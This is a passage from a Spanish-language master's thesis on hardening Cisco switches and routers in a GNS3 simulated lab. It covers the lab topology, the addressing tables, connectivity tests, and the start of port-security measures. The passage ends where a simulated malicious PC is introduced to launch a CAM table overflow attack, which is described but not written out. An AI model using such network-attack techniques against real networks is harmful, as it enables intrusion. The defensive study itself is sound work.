Universidad de Buenos Aires
Facultad de Ciencias Económicas
Cs. Exactas y Naturales e Ingeniería

Maestría en Seguridad Informática

Tesis de Maestría

Implementación en una topología de prueba de la seguridad en redes conmutadas y enrutadas Cisco empleando el software de simulación GNS3

Autor: Juan Felipe Torres Santamaría
Director de la Tesis: Juan Pedro Hecht

Año de Presentación 2024
Cohorte 2021

Declaración Jurada de origen de los contenidos

Por medio de la presente, el autor manifiesta conocer y aceptar el Reglamento de Tesis vigente y que se hace responsable que la totalidad de los contenidos del presente documento son originales y de su creación exclusiva, o bien pertenecen a terceros u otras fuentes, que han sido adecuadamente referenciados y cuya inclusión no infringe la legislación Nacional e Internacional de Propiedad Intelectual.

Firmado
Juan Felipe Torres Santamaría
C.C: 1018448959, Colombia.

Resumen

El intercambio de la información a través de redes de datos requiere de la implementación de diferentes dispositivos, los cuales permiten que la información fluya desde su origen hasta su destino. Dentro de estos dispositivos cumplen un rol fundamental los conmutadores y enrutadores. Un conmutador conecta los dispositivos dentro de una red de área local (LAN) mediante el uso de direcciones MAC para transmitir las tramas de datos. Por otra parte, un enrutador conecta las redes LAN entre sí o a Internet utilizando direcciones IP para enrutar los paquetes de datos [1].

Las redes de conmutadores y enrutadores emplean diferentes protocolos que, dependiendo del lugar donde ocurren sus procesos, se ejecutan en los planos de datos, control o gestión [2]. A través de la implementación de una topología de red jerárquica, utilizando el software de simulación GNS3 y una versión funcional del sistema operativo de interconexión de red (IOS) de Cisco conocida como IOU, en esta Tesis de Maestría se analiza el funcionamiento de los protocolos que componen los planos previamente mencionados, evaluando sus vulnerabilidades y definiendo la forma correcta como deben configurarse para brindar a la red un nivel de seguridad adecuado.

Palaras Clave:

- Conmutador
- Enrutador
- Plano

Introducción

La acelerada evolución de las redes LAN, WAN e Internet, ha venido de la mano de nuevos requerimientos y necesidades para las redes de conmutadores y enrutadores. Los fabricantes intentan ofrecer nuevas funcionalidades en pro de que sus dispositivos sean cada vez más atractivos para los consumidores finales. Por ejemplo, los dispositivos de red actuales permiten la conectividad inalámbrica a través de Wifi o LTE, ofrecen un mayor número de puertos para conectar más dispositivos a la red y poseen puertos de fibra que brindan mayor velocidad y estabilidad en la transmisión de los datos. Desafortunadamente, la seguridad no ha sido un tema central en muchos de estos desarrollos.

Cuando un conmutador o enrutador se enciende, posee una configuración inicial que a menudo es demasiado permisiva, aumentando el riego de que un actor malintencionado ingrese a la red. Adicionalmente, los fabricantes distribuyen estos dispositivos de red con servicios explotables, que están habilitados para facilitar la instalación, operación y mantenimiento. Además, los propietarios y operadores de dispositivos de red a menudo no cambian la configuración predeterminada del proveedor, ni la fortalecen antes de ponerlos en operación. Finalmente, los piratas informáticos siempre encuentran nuevas formas de infiltrarse en las redes para robar información haciendo necesaria la actualización frecuente y la utilización de parches en los dispositivos de red [3] [4].

En este escenario, un usuario malintencionado puede ejecutar diversos ataques con el objetivo de explotar los planos de datos, control y gestión. Con el fin de proteger cada uno de estos planos, varios fabricantes y en particular Cisco, han desarrollado algunos protocolos y funcionalidades adicionales que permiten disminuir la probabilidad e impacto de un posible ataque [5].

Objetivos

Objetivo General:

- Realizar un análisis teórico-práctico de los protocolos que componen los planos de datos, control y gestión de los conmutadores y enrutadores, con el objetivo de identificar las funcionalidades que permiten el aseguramiento y la mitigación de sus vulnerabilidades, de modo que se reduzca el riesgo ante ataques internos y externos.

Objetivos Específicos:

- Diseñar una topología de red jerárquica tradicional, con los elementos necesarios para analizar las vulnerabilidades, funcionalidades y protocolos de aseguramiento que se implementan en los planos de datos, control y gestión, de las redes conmutadas y enrutadas.
- Realizar la configuración inicial, sin tener en cuenta aspectos de seguridad, de la topología de red diseñada, utilizando el software de simulación GNS3 y los IOU de conmutadores y enrutadores Cisco.
- Describir las funcionalidades y protocolos que permiten asegurar los planos de datos, control y gestión de las redes conmutadas y enrutadas, identificando a través de la simulación de posibles ataques aquellas vulnerabilidades que buscan mitigar.
- Realizar la configuración de los comandos que habilitan las funcionalidades y protocolos de aseguramiento, teniendo en cuenta su funcionamiento y los algoritmos criptográficos que emplean.
- Evaluar el funcionamiento de las funcionalidades y protocolos de aseguramiento expuestos, con el fin de obtener conclusiones y recomendaciones sobre la forma como se deben asegurar los planos de datos, control y gestión de las redes conmutadas y enrutadas de Cisco.

Alcance

El presente Trabajo Final de Maestría se realizó con IOU de GNS3. Por consiguiente, el comportamiento obtenido en los conmutadores y enrutadores simulados puede variar en comparación con los dispositivos de red físicos o dispositivos virtualizados bajo licenciamiento de Cisco. Adicionalmente, no incluye un análisis de la fortaleza de los algoritmos criptográficos utilizados por las funcionalidades y protocolos de aseguramiento, debido a que esta evaluación ya se realizó en el Trabajo Final de Especialización [6]. Además, no demuestra todos los posibles ataques que se pueden realizar, sino algunos específicos que permiten exponer la vulnerabilidad que se busca asegurar. Así mismo, no hace un análisis exhaustivo de todos los comandos que pueden ser ejecutados, por el contrario, se configuran únicamente aquellos comandos que teóricamente permiten brindar el mayor nivel de aseguramiento a la red y que son soportados por los IOU a los que se ha tenido acceso. Finalmente, incluye únicamente el análisis de las funcionalidades y protocolos que han sido considerados como relevantes para su estudio por el autor y director de esta tesis.

Hipótesis

Los conmutadores y enrutadores generalmente incluyen una seguridad mínima o nula de forma predeterminada. Por consiguiente, un atacante puede acceder fácilmente al sistema operativo del dispositivo y a la red interna, con el fin de tomar el control y capturar los datos que se transmiten y almacenan. Así mismo, en las redes de conmutadores y enrutadores en producción, se siguen utilizando protocolos intrínsecamente inseguros o heredados, que no ofrecen la confidencialidad, integridad y disponibilidad necesaria para la transmisión de la información. Finalmente, los protocolos son configurados con comandos básicos, sin evaluar las funcionalidades de seguridad, permitiendo la generación de brechas de seguridad.

Metodología

A partir del análisis teórico de la seguridad en los planos de datos, control y gestión de las redes conmutadas y enrutadas Cisco desarrollado previamente en mi Trabajo Final de Especialización, se busca en esta Tesis de Maestría realizar una verificación práctica de las conclusiones y recomendaciones obtenidas, a través de la simulación de una topología de una red jerárquica empleando GNS3 y una versión de IOS en UNIX conocida como IOU para los enrutadores y conmutadores.

Por consiguiente, en la presente Tesis de Maestría se describe el funcionamiento de los protocolos, se simulan ataques para identificar sus vulnerabilidades, y se configuran, teniendo en cuenta los aspectos teóricos, las funcionalidades que permiten su aseguramiento. Finalmente, se evalúa el nivel de seguridad aportado con el fin de obtener conclusiones y recomendaciones sobre la forma como se deben asegurar los planos de datos, control y gestión de las redes conmutadas y enrutadas de Cisco.

Relevancia

Partiendo del análisis teórico desarrollado en el Trabajo Final de Especialización, así como de la evaluación práctica realizada en la presente Tesis de Maestría, se espera determinar los parámetros de configuración que permiten brindar un nivel adecuado de seguridad a los protocolos más relevantes utilizados en los planos de datos, control y gestión, de los conmutadores y enrutadores de Cisco. Lo anterior, permitirá a los ingenieros de redes y personas interesadas en el campo de la seguridad informática tener una base para la implementación segura de los protocolos en redes en producción, mitigando posibles vulnerabilidades y reduciendo la probabilidad e impacto de los ataques que puede realizar un usuario malintencionado.

Tabla de contenido

1. Diseño y configuración inicial

Para cumplir con la propuesta del Trabajo Final de Maestría, se realizó el diseño de una topología de red jerárquica. Esta topología permite analizar las debilidades que poseen los protocolos que se ejecutan en los planos de datos, control y gestión de las redes conmutadas y enrutas de Cisco, así como aplicar las funcionalidades y protocolos de aseguramiento que permiten brindar un nivel de seguridad adecuado a la red.

1.1. Descripción de la red

Se diseñó una compañía COMPANY-A compuesta por dos sitios ST01 y ST02, así como de un centro de datos DC, que sirve como punto central para interconectar ST01 y ST02. Además, a través del centro de datos DC la compañía COMPANY-A obtiene acceso a Internet a través de dos proveedores de servicio de Internet ISP01 e ISP02. El diseño de la topología para COMPANY-A se realizó teniendo en cuenta el diseño de red jerárquico propuesto por Cisco, el cual está compuesto por las capas de acceso, distribución y núcleo [7].

La capa de acceso permite la conexión de los dispositivos finales a la red. Generalmente, incorpora conmutadores de capa 2 y puntos de acceso que brindan conectividad entre estaciones de trabajo y servidores. Por su parte, la capa de distribución agrega los datos recibidos de los conmutadores de la capa de acceso antes de transmitirlos a la capa de núcleo para ser enrutarlos a su destino final, siendo el límite entre los dominios de Capa 2 y la red enrutada de Capa 3. Finalmente, la capa de núcleo, también conocida como columna vertebral de la red, agrega el tráfico de todos los dispositivos de la capa de distribución, por lo que es capaz de reenviar grandes cantidades de datos rápidamente. Además, se encarga de interconectar múltiples componentes del campus, como los módulos de distribución, los módulos de servicio, el centro de datos, la WAN y el borde de Internet [7].

La topología general de la red diseñada se muestra a continuación:



Figura 1. Topología de red jerárquica diseñada e implementada.

1.2. Direccionamiento IP y asignación de VLAN

Para completar el diseño de la topología de red, se ha realizado la asignación de segmentos de direccionamiento IP y VLAN, así como la identificación de las interfaces que conectan a los dispositivos, teniendo en cuenta la red tipo de una compañía, la cual se encuentra dividida en los departamentos que la componen.

Direccionamiento IP y asignación de VLAN de cada uno de los departamentos de la empresa.

DEPARTAMENTO	IP	VLAN
Dirección-General	192.168.10.0/24	10
Financiero	192.168.20.0/24	20
Recursos-Humanos	192.168.30.0/24	30
Comercial	192.168.40.0/24	40
Compras	192.168.50.0/24	50
Logística	192.168.60.0/24	60
IT-LAN -DC	192.168.70.0/24	70
IT-LAN-ST01	192.168.80.0/24	80
IT-LAN-ST02	192.168.90.0/24	90
IT-LAN-Conexiones	10.0.0.0/8	-
IT-WAN-ISP01	200.0.10.0/29	-
IT-WAN-ISP02	200.0.20.0/29	-

Tabla 1. Direccionamiento IP y VLAN de los departamentos.

Direccionamiento IP para los dispositivos terminales.

DISPOSITIVO	INTERFAZ	DIRECCIÓN IP	MÁSCARA SUBRED	PUERTA ENLACE	VLAN
PC1	Eth0	192.168.10.10	255.255.255.0	192.168.10.1	10
PC2	Eth0	192.168.20.10	255.255.255.0	192.168.20.1	20
PC3	Eth0	192.168.30.10	255.255.255.0	192.168.30.1	30
PC4	Eth0	192.168.10.11	255.255.255.0	192.168.10.1	10
PC5	Eth0	192.168.20.11	255.255.255.0	192.168.20.1	20
PC6	Eth0	192.168.30.11	255.255.255.0	192.168.30.1	30
PC7	Eth0	192.168.40.10	255.255.255.0	192.168.40.1	40
PC8	Eth0	192.168.50.10	255.255.255.0	192.168.50.1	50
PC9	Eth0	192.168.60.10	255.255.255.0	192.168.60.1	60
PC10	Eth0	192.168.40.11	255.255.255.0	192.168.40.1	40
PC11	Eth0	192.168.50.11	255.255.255.0	192.168.50.1	50
PC12	Eth0	192.168.60.11	255.255.255.0	192.168.60.1	60
DHCP-01	Eth0	192.168.70.100	255.255.255.0	192.168.70.1	70
Kali	Eth0	192.168.70.200	255.255.255.0	192.168.70.1	70

Tabla 2. Asignación IP de los dispositivos terminales.

Asignación de puertos y VLAN en los conmutadores.

DISPOSITIVO	INTERFAZ	MODO	VLAN
ST01-ASW-01	Eth0/0	Acceso	10
ST01-ASW-01	Eth0/1	Acceso	20
ST01-ASW-01	Eth0/2	Acceso	30
ST01-ASW-01	Eth1/0	Troncal	1, 10, 20, 30, 80
ST01-ASW-01	Eth1/1	Troncal	1, 10, 20, 30, 80
ST01-ASW-02	Eth0/0	Acceso	10
ST01-ASW-02	Eth0/1	Acceso	20
ST01-ASW-02	Eth0/2	Acceso	30
ST01-ASW-02	Eth1/0	Troncal	1, 10, 20, 30, 80
ST01-ASW-02	Eth1/1	Troncal	1, 10, 20, 30, 80
ST01-DSW-01	Eth0/0	Troncal	1, 10, 20, 30, 80
ST01-DSW-01	Eth0/1	Troncal	1, 10, 20, 30, 80
ST01-DSW-01	Eth0/2	Troncal	1, 10, 20, 30, 80
ST01-DSW-01	Eth1/0	Troncal	1, 10, 20, 30, 80
ST01-DSW-02	Eth0/0	Troncal	1, 10, 20, 30, 80
ST01-DSW-02	Eth0/1	Troncal	1, 10, 20, 30, 80
ST01-DSW-02	Eth0/2	Troncal	1, 10, 20, 30, 80
ST01-DSW-02	Eth1/0	Troncal	1, 10, 20, 30, 80
ST02-ASW-01	Eth0/0	Acceso	40
ST02-ASW-01	Eth0/1	Acceso	50
ST02-ASW-01	Eth0/2	Acceso	60
ST02-ASW-01	Eth1/0	Troncal	1, 40, 50, 60, 90
ST02-ASW-01	Eth1/1	Troncal	1, 40, 50, 60, 90
ST02-ASW-02	Eth0/0	Acceso	40
ST02-ASW-02	Eth0/1	Acceso	50
ST02-ASW-02	Eth0/2	Acceso	60
ST02-ASW-02	Eth1/0	Troncal	1, 40, 50, 60, 90
ST02-ASW-02	Eth1/1	Troncal	1, 40, 50, 60, 90
ST02-DSW-01	Eth0/0	Troncal	1, 40, 50, 60, 90
ST02-DSW-01	Eth0/1	Troncal	1, 40, 50, 60, 90
ST02-DSW-01	Eth0/2	Troncal	1, 40, 50, 60, 90
ST02-DSW-01	Eth1/0	Troncal	1, 40, 50, 60, 90
ST02-DSW-02	Eth0/0	Troncal	1, 40, 50, 60, 90
ST02-DSW-02	Eth0/1	Troncal	1, 40, 50, 60, 90
ST02-DSW-02	Eth0/2	Troncal	1, 40, 50, 60, 90
ST02-DSW-02	Eth1/0	Troncal	1, 40, 50, 60, 90

Tabla 3. Asignación de puertos y VLAN en los conmutadores.

Asignación de direccionamiento IP para los dispositivos de red.

DISPOSITIVO	INTERFAZ	DIRECCIÓN IP	MÁSCARA SUBRED	PUERTA ENLACE	VLAN
ST01-ASW-01	VLAN80	192.168.80.5	255.255.255.0	192.168.80.1	80
ST01-ASW-02	VLAN80	192.168.80.6	255.255.255.0	192.168.80.1	80
ST01-DSW-01	VLAN80	192.168.80.7	255.255.255.0	192.168.80.1	80
ST01-DSW-02	VLAN80	192.168.80.8	255.255.255.0	192.168.80.1	80
ST01-RO-01	Eth0/0.10	192.168.10.2	255.255.255.0	192.168.10.1	10
ST01-RO-01	Eth0/0.20	192.168.20.2	255.255.255.0	192.168.20.1	20
ST01-RO-01	Eth0/0.30	192.168.30.2	255.255.255.0	192.168.30.1	30
ST01-RO-01	Eth0/0.80	192.168.80.2	255.255.255.0	192.168.80.1	80
ST01-RO-01	Eth1/0	10.0.0.5	255.255.255.252	-	-
ST01-RO-01	Eth1/1	10.0.10.2	255.255.255.252	-	-
ST01-RO-01	Eth1/2	10.0.20.2	255.255.255.252	-	-
ST01-RO-02	Eth0/0.10	192.168.10.3	255.255.255.0	192.168.10.1	10
ST01-RO-02	Eth0/0.20	192.168.20.2	255.255.255.0	192.168.20.1	20
ST01-RO-02	Eth0/0.30	192.168.30.3	255.255.255.0	192.168.30.1	30
ST01-RO-02	Eth0/0.80	192.168.80.3	255.255.255.0	192.168.80.1	80
ST01-RO-02	Eth1/0	10.0.0.6	255.255.255.252	-	-
ST01-RO-02	Eth1/1	10.0.10.6	255.255.255.252	-	-
ST01-RO-02	Eth1/2	10.0.20.6	255.255.255.252	-	-
ST02-ASW-01	VLAN90	192.168.90.5	255.255.255.0	192.168.90.1	90
ST02-ASW-02	VLAN90	192.168.90.6	255.255.255.0	192.168.90.1	90
ST02-DSW-01	VLAN90	192.168.90.7	255.255.255.0	192.168.90.1	90
ST02-DSW-02	VLAN90	192.168.90.8	255.255.255.0	192.168.90.1	90
ST02-RO-01	Eth0/0.40	192.168.40.2	255.255.255.0	192.168.40.1	40
ST02-RO-01	Eth0/0.50	192.168.50.2	255.255.255.0	192.168.50.1	50
ST02-RO-01	Eth0/0.60	192.168.60.2	255.255.255.0	192.168.60.1	60
ST02-RO-01	Eth0/0.90	192.168.90.2	255.255.255.0	192.168.90.1	90
ST02-RO-01	Eth1/0	10.0.0.9	255.255.255.252	-	-
ST02-RO-01	Eth1/1	10.0.10.10	255.255.255.252	-	-
ST02-RO-01	Eth1/2	10.0.20.10	255.255.255.252	-	-
ST02-RO-02	Eth0/0.40	192.168.40.3	255.255.255.0	192.168.40.1	40
ST02-RO-02	Eth0/0.50	192.168.50.2	255.255.255.0	192.168.50.1	50
ST02-RO-02	Eth0/0.60	192.168.60.3	255.255.255.0	192.168.60.1	60
ST02-RO-02	Eth0/0.90	192.168.90.3	255.255.255.0	192.168.90.1	90
ST02-RO-02	Eth1/0	10.0.0.10	255.255.255.252	-	-

ST02-RO-02	Eth1/1	10.0.10.14	255.255.255.252	-	-
ST02-RO-02	Eth1/2	10.0.20.14	255.255.255.252	-	-
DC-RO-01	Eth0/0	10.0.10.1	255.255.255.252		
DC-RO-01	Eth0/1	10.0.10.5	255.255.255.252		
DC-RO-01	Eth0/2	10.0.10.9	255.255.255.252		
DC-RO-01	Eth0/3	10.0.10.13	255.255.255.252		
DC-RO-01	Eth1/0	10.0.0.1	255.255.255.252		
DC-RO-01	Eth1/1	200.0.10.2	255.255.255.252		
DC-RO-01	Eth1/2	200.0.20.2	255.255.255.252		
DC-RO-01	Eth1/3.70	192.168.70.2	255.255.255.0	192.168.70.1	70
DC-RO-02	Eth0/0	10.0.20.1	255.255.255.252		
DC-RO-02	Eth0/1	10.0.20.5	255.255.255.252		
DC-RO-02	Eth0/2	10.0.20.9	255.255.255.252		
DC-RO-02	Eth0/3	10.0.20.13	255.255.255.252		
DC-RO-02	Eth1/0	10.0.0.2	255.255.255.252		
DC-RO-02	Eth1/1	200.0.10.6	255.255.255.252		
DC-RO-02	Eth1/2	200.0.20.6	255.255.255.252		
DC-RO-02	Eth1/3.70	192.168.70.3	255.255.255.0	192.168.70.1	70

Tabla 4. Asignación IP de los dispositivos de red.

1.3. Implementación de la topología de red

Teniendo en cuenta el diseño de la topología de red elaborado previamente, se procedió a realizar su implementación utilizando el software de simulación GNS3 y una versión de IOS en UNIX conocida como IOU para los enrutadores y conmutadores. La configuración inicial de cada uno de los dispositivos se muestra en el Anexo 1.

Como se mencionó con anterioridad, esta configuración inicial no tiene en cuenta aspectos de seguridad, ya que en principio se busca identificar algunas vulnerabilidades en la red y efectuar ataques para que puedan ser explotadas. Posteriormente, a medida que se ahonda en los conceptos de cada uno de los protocolos, se analizan las funcionalidades que permiten asegurarlos y se realiza su correspondiente configuración en los dispositivos de red simulados.

1.4. Pruebas de conectividad

Para verificar que los dispositivos pueden comunicarse a través de la topología de red configurada, se realizaron las siguientes pruebas de conectividad.

Ping desde PC1 con IP 192.168.10.10 a su puerta de enlace predeterminada 192.168.10.1 [1].

```
PC1#ping 192.168.10.1

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 192.168.10.1, timeout is 2 seconds:

!!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/3 ms
```

Ping desde PC1 en la VLAN 10 a PC6 en la VLAN 30 ubicada en un conmutador de acceso diferente ST01-ASW-02.

```
PC1#ping 192.168.30.11

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 192.168.30.11, timeout is 2 seconds:

!!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 3/3/5 ms
```

Ping desde PC1 en la VLAN 10 a PC7 en la VLAN 40 ubicada en un conmutador de acceso de otro sitio ST02-ASW-01.

```
PC1#ping 192.168.40.10

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 192.168.40.10, timeout is 2 seconds:

!!!!!
```

Ping desde PC1 en la VLAN 10 a Kali en la VLAN 70 ubicada en el conmutador del centro de datos DC-SW-01

[1] Se utiliza el tipo de fuente Curier New para identificar el texto de la configuración realizada, así como los registros obtenidos en los dispositivos conmutadores y enrutadores simulados.

```
PC1#ping 192.168.70.200
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.70.200, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 3/4/7 ms
```

Ping desde PC1 en la VLAN 10 a la IP pública anunciada por ISP-01 201.0.0.1.

```
PC1#ping 201.0.0.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 201.0.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
```

Teniendo en cuenta los resultados mostrados, se puede concluir que todos los dispositivos son alcanzables en la red.

2. Convenciones y modos de operación del IOS de Cisco

Debido a que en el presente Trabajo de Maestría se hará referencia a los comandos utilizados por el IOS de Cisco, a continuación, se definen las convenciones que son utilizadas para su definición [8].

- Barras verticales (|): separan los argumentos alternativos y mutuamente excluyentes.
- Corchetes ([]): indican elementos opcionales.
- Llaves ({}): indican una opción requerida.
- Llaves entre corchetes ([{}]): indican opciones requeridas dentro de elementos opcionales.
- Corchetes angulares (<>): indican argumentos en contextos que no permiten la cursiva, y en los ejemplos indican cadenas de caracteres que ingresa un usuario que no aparecen en la pantalla.
- **Negrita**: indica comandos y palabras clave.
- *Cursivas*: indican variables de usuario.

Adicionalmente, la interfaz de línea de comando (CLI) de CISCO, usa una estructura jerárquica con diferentes modos de configuración. Cada modo determina los comandos que pueden ser ejecutados. El IOS de Cisco posee tres modos principales que, por razones de seguridad, establecen diferentes niveles de acceso [9].

Modo de comando	Funcionalidad
EXEC de usuario >	Realizar pruebas básicas, enumerar información del sistema y verificar el estado del dispositivo. No permite ningún comando de configuración.
EXEC privilegiado #	Configurar los parámetros operativos y de administración del dispositivo, motivo por el cual debe estar protegido con contraseña.
Configuración global (config)#	Ejecutar comandos que se aplican a las funciones que afectan al dispositivo en su conjunto.

Tabla 5. Modos principales de comando del IOS de Cisco [9].

3. Aseguramiento de los planos de datos, control y gestión en los conmutadores y enrutadores Cisco

Las redes de conmutadores y enrutadores utilizan diferentes protocolos que, dependiendo del lugar donde ocurren sus procesos, se ejecutan en los planos de datos, control o gestión [2]. En los conmutadores, el plano de datos se encarga del envío de las tramas de capa 2 según la tabla de direcciones MAC y del control de acceso entre redes de área local virtual (VLAN). A su vez, en los enrutadores, el plano de datos se hace cargo del encapsulamiento de las tramas de datos en paquetes de capa 3, el envío de estos paquetes de acuerdo con la tabla de enrutamiento, y el filtrado de mensajes empleando listas de control de acceso (ACL). Por otra parte, en los conmutadores, el plano de control se responsabiliza de la creación de la tabla de direcciones MAC, el reenvío del tráfico en función de esa tabla y la prevención de formación de bucles empleando el protocolo de árbol de expansión (STP). Al mismo tiempo, en los enrutadores, el plano de control se ocupa de la creación de la tabla de enrutamiento IP empleando rutas estáticas o protocolos de

enrutamiento dinámico. Por último, el plano de gestión en los conmutadores y enrutadores incluye los protocolos que permiten la conexión remota y la administración de los dispositivos red [2]. Debido a su relevancia, es necesario identificar cada uno de estos protocolos, evaluar sus vulnerabilidades y definir la forma correcta como deben configurarse, así como las funcionalidades adicionales que pueden utilizarse para brindar a la red un nivel de seguridad adecuado.

3.1. Seguridad del plano de datos en conmutadores

3.1.1. Apagado de los puertos que no se encuentran en uso

Dependiendo de la versión de IOS utilizada, es posible encontrar que todos los puertos del conmutador se encuentran habilitados y sin ninguna configuración de seguridad de forma predeterminada. En consecuencia, un usuario malintencionado puede conectarse a un puerto libre del conmutador y obtener acceso a la red para atacarla. Es por esto, que la primera medida de seguridad que se debe tomar es verificar el estado de los puertos del conmutador y deshabilitar lógicamente aquellos que no están siendo utilizados. A continuación, se deshabilitan los puertos que no han sido configurados y que no tienen dispositivos legítimos conectados en el conmutador ST01-ASW-01.

```
ST01-ASW-01#configure terminal
ST01-ASW-01(config)#interface ethernet 0/3
ST01-ASW-01(config-if)#shutdown
ST01-ASW-01(config-if)#interface range eth1/2-3
ST01-ASW-01(config-if-range)#shutdown

ST01-ASW-01#show interfaces status

Port      Name           Status       Vlan       Duplex  Speed Type
Et0/0                    connected    10          auto   auto unknown
Et0/1                    connected    20          auto   auto unknown
Et0/2                    connected    30          auto   auto unknown
```

```
Et0/3                    disabled     1           auto   auto unknown
Et1/0                    connected    trunk       auto   auto unknown
Et1/1                    connected    trunk       auto   auto unknown
Et1/2                    disabled     1           auto   auto unknown
Et1/3                    disabled     1           auto   auto unknown
```

Por lo tanto, como medida de seguridad es necesario verificar la topología de red física y deshabilitar lógicamente los puertos de conmutadores y enrutadores que no se encuentran en uso, de esta forma se evita que un usuario malintencionado se conecte a un puerto habilitado y configurado por defecto para obtener acceso ilegítimo a la red.

3.1.2. Seguridad del puerto (Port Security)

La seguridad del puerto permite a un puerto de conmutador aprender un número específico de direcciones MAC de forma estática, dinámica o pegajosa (*sticky*). Las direcciones aprendidas dinámicamente se pierden cuando el puerto sufre una condición de apagado. Además, después de un reinicio del conmutador se eliminan tanto las direcciones aprendidas dinámicamente como las pegajosas. Si se desea que estas direcciones sean persistentes ante reinicios, se deben almacenar en la memoria del dispositivo.

La seguridad del puerto establece que se produce una violación de seguridad en cualquiera de estas situaciones [10]:

- Cuando se alcanza el número máximo de direcciones MAC seguras en el puerto seguro y la dirección MAC de origen del tráfico de entrada es diferente de cualquiera de las direcciones MAC seguras identificadas.
- Si el tráfico con una dirección MAC segura configurada o aprendida en un puerto seguro intenta acceder a otro puerto seguro en la misma VLAN.

Una vez se produce una infracción se ejecuta una de las siguientes acciones para proteger el puerto [11].

- Apagar (*shutdown*): Es el modo por defecto, el puerto se coloca inmediatamente en el estado desactivado por error y se apaga. El puerto se puede volver a habilitar manualmente o mediante una recuperación automática.
- Restringir (*restrict*): El puerto permanece activo, pero se descartan los paquetes. El conmutador mantiene un recuento continuo del número de paquetes infractores, y puede enviar una captura SNMP y un mensaje de registro del sistema (*syslog*) como alerta de la infracción.
- Proteger (*protect*): El puerto permanece activo, descarta los paquetes de direcciones infractoras, pero no mantiene ningún registro ni envía alertas.

Debido a que la seguridad del puerto no se encuentra habilitada por defecto, un usuario malintencionado conecta su dispositivo MALICIOUS-PC al puerto Ethernet0/0 del conmutador ST01-ASW-01 y obtiene acceso a la red. MALICIOUS-PC recibe una dirección IP y ejecuta un ataque de desbordamiento de la tabla CAM.



Figura 2. Conexión de MALICIOUS-PC a la interfaz Ethernet 0/0 de ST01-ASW-01.

